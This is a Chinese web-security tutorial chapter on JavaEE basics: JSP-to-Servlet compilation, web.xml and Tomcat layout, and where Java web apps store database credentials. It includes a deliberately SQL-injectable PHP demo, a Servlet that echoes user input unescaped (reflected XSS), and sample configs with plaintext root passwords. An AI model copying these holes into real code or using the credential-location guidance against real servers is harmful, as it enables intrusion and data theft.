JavaEE: JavaEE 是 J2EE 新的名称。改名目的是让大家清楚 J2EE 只是 Java 企业应用。

什么叫 Jsp, 什么叫 Java 我真的非常希望大家搞清楚! 拜托别一上来就来一句: “前几天我搞了一个 jsp 的服务器, 可难吭了” 请大家分清楚什么是 jsp 什么是 JavaEE!

Java 平台结构如图 7-1-1:




图 7-1-1

可以看到 Java 平台非常的庞大, 而开发者的分化如图 7-1-2:




图 7-1-2

列举这两个图的原因就是让你知道你看到的 Jsp 不过是冰山一角，Jsp 技术不过是 Java 初级开发人员必备的技术而已。

我今天要讲的就是 Java 树的最下面的两层了，也是初级工程师需要掌握的东西。

Web 请求与相应简要的流程，如图 7-1-3:




图 7-1-3

这是一个典型的客户端发送一个 HTTP 请求到服务器端，服务器端接收到请求并处理、响应的一个过程。

如果请求的是 JSP，tomcat 会把我们的 JSP 编译成 Servlet 也就是一个普通的 Java 类。其实 JSP 是 Servlet 的一种特殊形式，每个 JSP 页面就是一个 Servlet 实例。Servlet 又是一个普通的 Java 类它编译后就是一个普通的 class 文件。这是一个普通的 jsp 脚本页面，因为我只用 JSP 来作为展示层仅仅做了简单的后端数据的页面展示，如图 7-1-4:

```
1 <%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
2 <%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core"%>
3 <%@ taglib uri="http://java.sun.com/jsp/jstl/fmt" prefix="fmt" %>
4 <!DOCTYPE html>
5 <html>
6 <head>
7 <meta http-equiv="content-type" content="text/html; charset=utf-8" />
8 <title>${getSetting.blogname}</title>
9 <meta name="keywords" content="${getSetting.blogname}" />
10 <meta name="description" content="${getSetting.blogdescription}" />
11 <link rel="stylesheet" type="text/css" href="wp-includes/css/default.css" />
12 </head>
13 <body>
14
15 <div id="outer">
16 <div id="outer2">
17
18 <div id="header">
19 <h1>${getSetting.blogname}</h1>
20 <h2>${getSetting.blogdescription}</h2>
21 </div>
22
23 <div id="menu">
24 <div style="float:left;">
25 <ul>
26 <c:forEach var="c" items="${blogArchivesClass}">
27 <li><a href="${c.term_taxonomy_id}">${c.name}</a></li>
28 </c:forEach>
29 </ul>
30 </div>
```

图 7-1-4



图中可以非常清晰的看到通常的 Jsp 在项目中的地位并不如我们大多数人所想的那么重要, 甚至是可有可无! 因为我们完全可以用其他的东西来代替 JSP 作为前端展示层。我们来看一下这个页面编译成 class 后是什么样子, 如图 7-1-5:

```
index_jsp.class
1  激壕NULNULNUL2STXpBELNULSTXSOHNULCANorg/apache/jsp/index_jspBELNULEOTSOH
HttpJspBaseBELNULACKSOHNUL,org/apache/jasper/runtime/JspSourceDependentSOH
x/servlet/jsp/JspFactory;SOHNULOLE_jsp_x_dependantsSOHNULSTLJava/util/Map;S
SignatureSOHNUL3LJava/util/Map<LJava/lang/String;LJava/lang/Long;>;SOHNUL>_(
forEach_0026_005fvar_005fitemsSOHNULB*Lorg/apache/jasper/runtime/TagHandlerPo
l_005ffmt_005fformatDate_0026_005fvalue_005ftype_005fpattern_005fnobodySOHNUL
05fif_0026_005ftestSOHNULF_005fjspx_005ftagPool_005fc_005fforEach_0026_005fv
el_expressionfactorySOHNULFSLjavax/el/ExpressionFactory;SOHNULDC4_jsp_insta
omcat/InstanceManager;SOHNULBS<clinit>SOHNULETX()VSOHNULEOTCode
2  NULSUBNULFSBELNULESCSOHNULFSjavax/servlet/jsp/JspFactoryFFNULGSNULRSOH
()Ljavax/servlet/jsp/JspFactory; NULSOHNUL FFNULBELNULBSBELNUL"SOHNUL
3  NUL!NUL$FFNUL$NUL$SOHNULACK<init>SOHNULEOT(I)V NULSOHNUL(FFNUL NUL
4  BSNUL*SOHNULNAK/include/PageInfo.jspENONULNULSOH<唬?BEL
5  NUL.NUL0BELNUL/SOHNULSOJava/lang/LongFFNUL1NUL2SOHNULBELvalueOfSOHNULDC
BELNUL$SOHNUL
```

图 7-1-5

你会发现你根本就看不懂这个 class 文件, 因为这是字节码文件我们根本就无法看。通过我们的 TOMCAT 编译后他变成了一个 Java 类文件保存在 Tomcat 的 work 目录下。文件目录: C:\apache-tomcat-7.0.34\work\Catalina\localhost\你的项目名\org\apache\jsp, 如图 7-1-6:




图 7-1-6

我们只要打开 index\_jsp.java 或者用 jd-gui (Java 反编译工具) 打开就行了, 如图 7-1-7:

```
index_jsp.class x
package org.apache.jsp;
import java.io.IOException;
public final class index_jsp extends HttpJspBase
implements JspSourceDependent
{
20 private static final JspFactory __jspxFactory = JspFactory.getDefaultFactory();
25 private static Map<String, Long> __jspx_dependants = new HashMap(1);
private TagHandlerPool __005fjspx_005ftagPool_005fc_005fforEach_0026_005fvar_005
private TagHandlerPool __005fjspx_005ftagPool_005ffmt_005fformatDate_0026_005fv
private TagHandlerPool __005fjspx_005ftagPool_005fc_005fif_0026_005ftest;
private TagHandlerPool __005fjspx_005ftagPool_005fc_005fforEach_0026_005fvar_005
private ExpressionFactory __el_expressionfactory;
private InstanceManager __jsp_instancemanager;

static
{
26 __jspx_dependants.put("/include/PageInfo.jsp", Long.valueOf(1359467772167L));
}

public Map<String, Long> getDependants()
{
```

图 7-1-7

有人说这是 Servlet 吗? 当然了, 如图 7-1-8:

```
public final class index_jsp extends HttpJspBase
    implements JspSourceDependent
{
    private static final JspFactory _jspxFactory = JspFacto:
```

图 7-1-8

继承 HttpJspBase 类, 该类其实是个 HttpServlet 的子类(jasper 是 tomcat 的 jspengine)。Jsp 有着比 Servlet 更加优越的展现, 很多初学 PHP 的人恐怕很难把视图和逻辑分开吧。比如之前在写 PHPSQL 注入测试的 DEMO, 如图 7-1-9:

```
8      pre{text-indent: 2em; margin:20px auto 10px 20px;}
9  </style>
10 <title></title>
11 </head>
12 <body>
13 <div class="main">
14 <?php
15     extract($_GET); //to Map
16     if(!empty($id)){
17         $con = mysql_connect("localhost","root","111111");//连接数据库
18         $db_selected = mysql_select_db("wps",$con);//选择数据库
19         mysql_query("SET NAMES 'GBK'");//设置编码
20         $sql = "SELECT * from wps_posts where ID = ".$id;//查询文章语句
21         echo "<font color=red>".$sql."</font>";//打印SQL
22
23         /*截取SQL注入工具的SQL*/
24         $paths="getsql.txt";//定义要生成的html路径
25         $handles=fopen($paths,"a");//以可写方式打开路径
26         fwrite($handles,$sql."\t\t\n\n");//写入内容
27         fclose($handles);//关闭打开的文件
28
29         $result = mysql_query($sql,$con);//执行查询
30         /*结果遍历*/
31         while ($row=mysql_fetch_array($result)) {
32             echo "<div class=title>".$row['post_title']."</div>";//把结果输出到界面
33             echo "<pre>".$row['post_content']."</pre>";//文章内容
34         }
35         mysql_close($con);//关闭数据库连接
36     }
37 ?>
```

图 7-1-9

这代码看起来似乎没有什么大的问题, 也能正确的跑起来啊会有什么问题呢? 原因很简单这属于典型的展现和业务逻辑没有分开! 这和写得烂的 Servlet 差不多! 说了这么多, 很多人会觉得 Servlet 很抽象。我们还是连创建一个 Servlet 吧, 如图 7-1-10:




图 1-1-10

创建成功后会自动的往 web.xml 里面写入, 如图 7-1-11:

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <web-app version="2.5"
3     xmlns="http://java.sun.com/xml/ns/javaee"
4     xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
5     xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
6     http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd">
7 <servlet>
8     <servlet-name>Test</servlet-name>
9     <servlet-class>net.ltan.web.servlet.Test</servlet-class>
10 </servlet>
11
12 <servlet-mapping>
13     <servlet-name>Test</servlet-name>
14     <url-pattern>/Test</url-pattern>
15 </servlet-mapping>
16 <welcome-file-list>
17     <welcome-file>index.jsp</welcome-file>
18 </welcome-file-list>
19 </web-app>
20
```

图 7-1-11

其实就是一个映射的 URL 和一个处理映射的类的路径。而我们自动生成的 Java 类精简后大致是这个样子, 如图 7-1-12:

```
ic class Test extends HttpServlet {
private static final long serialVersionUID = 1L;
public void doGet(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException {
    doPost(request, response); // 把Get请求都交给POST处理
}
/**
 * 处理Post请求, 需要注意, Java里面的request请求
 * 并不像PHP里面直接用$ GET[XXXX]、$_POST[XXX]接受请求参数
 * 属于不同的方法, 需要单独处理
 */
public void doPost(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException {
    response.setContentType("text/html");
    PrintWriter out = response.getWriter();
    out.println("<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
    out.println("<HTML>");
    out.println(" <HEAD><TITLE>"+request.getParameter("name")+"</TITLE>");
    out.println(" <BODY>");
    out.print("Hello~ I'm "+request.getParameter("name")+".");
    out.println(" </BODY>");
    out.println("</HTML>");
    out.flush();
    out.close();
}
```

图 7-1-12

请求响应输出内容, 如图 7-1-13:




图 7-1-13

熟悉 PHP 的大神们这里就不做解释了哦。

了解了 Jsp、Servlet 我们再来非常简单的看一下 JavaWeb 应用是怎样跑起来的, 如图 7-1-14:



图 7-1-14

加载 web.xml 的配置然后从配置里面获取各种信息为 WEB 应用启动准备。

科普: C:\apache-tomcat-7.0.34\webapps\下默认是部署的 Web 项目。webapps 下的文件夹就是你的项目名了, 而项目下的 WebRoot 一般就是网站的根目录了, WebRoot 下的文件夹 WEB-INF 默认是不让 Web 访问的, 如图 7-1-15:




图 7-1-15

## 2.如何找到数据源:

大家可能都非常关心数据库连接一般都配置在什么地方呢?

答案普遍是: C:\apache-tomcat-7.0.34\webapps\wordpress\WEB-INF 下的\*\*\*.xml

大多数的 Spring 框架都是配置在 applicationContext 里面的, 如图 7-1-16:

```
destroy-method="close">
<property name="driverClassName" value="com.mysql.jdbc.Driver
<property name="url"
    value="jdbc:mysql://localhost:3306/wordpress?autoReconnect=true&useUni
    " />
<property name="username" value="root" />
<property name="password" value="123456" />
<!--initialSize: 初始化连接-->
<property name="initialSize" value="5" />
<!--maxIdle: 最大空闲连接-->
```

图 7-1-16

如果用到 Hibernate 框架, 那么在 WebRoot\WEB-INF\hibernate.cfg.xml, 如图 7-1-17:

```
!-配置数据库的驱动程序, Hibernate在连接数据库时, 需要用到数据库的驱动程序-->
<property name="hibernate.connection.driver_class">com.mysql.jdbc.Driver </pr
!-设置数据库的连接url:jdbc:mysql://localhost/hibernate,其中localhost表示mysql服务器
<property name="hibernate.connection.url">jdbc:mysql://localhost/hibernate </
-连接数据库是用户名-->
<property name="hibernate.connection.username">root </property>
<!--连接数据库是密码-->
<property name="hibernate.connection.password">123456 </property>
<!--数据库连接池的大小-->
```

图 7-1-17

还有一种变态+SB 的配置方式就是直接写在源代码里面, 如图 7-1-18:

```
private static String DataBaseType = null;
private static String HOST = null;
private static String DBNAME = null;
private static String USER = null;
private static String PASS = null;
private static String PORT = null;
private static String SHOWDATEBASES = null;
private static Connection connection=null;
private static Map<String,Object> DBLISTMAP=null;
private static String MSSQL2000URL = null;
private static String MSSQL2005URL = null;
private static String MYSQLURL = null;
private static String ORACLEURL = null;
private static String SYBASEURL = null;

private static final String MSSQL2000DRIVER = "com.microsoft.jdbc.sqlserver.SQLServerDriver";
private static final String MSSQL2005DRIVER = "com.microsoft.jdbc.sqlserver.jdbc.SQLServerDriver";
```

图 7-1-18

Tomcat 的数据源 (其他的服务器大同小异)

目录: C:\apache-tomcat-7.0.34\conf\context.xml, 如图 7-1-19:




图 7-1-19

Resin 数据源，路径: D:\install\Dev\resin-pro-4.0.28\conf\resin.conf，如图 7-1-20:

```
<database>
  <jndi-name>jdbc/bjcyw</jndi-name>
  <driver type="com.mysql.jdbc.Driver">
    <url>jdbc:mysql://localhost:3306/ujcyw?autoReconnect=true;
characterEncoding=utf-8&mysqlEncoding=utf8</url>
    <user>root</user>
    <password></password>
```

图 7-1-20

其他的配置方式诸如读取如 JEECMS 读取的就是.properties 配置文件。这种方式非常的常见，如图 7-1-21:




图 7-1-21

一般情况下 Java 的数据库配置都在 WEBROOT 下的 WEB-INF 目录下的多数情况在 \*\*.xml、\*\*.properties、\*\*.conf。初级就弄个最简单的给大家讲下咯。

### 3.Tomcat 基础:

没错,这就是 TOM 猫。楼主跟这只猫打交道已经有好几年了。在 Java 应用当中 TOMCAT 运用的非常的广泛。TOM 猫是一个 Web 应用服务器,也是 Servlet 容器。Apache+Tomcat 做负载均衡,如图 7-1-22:

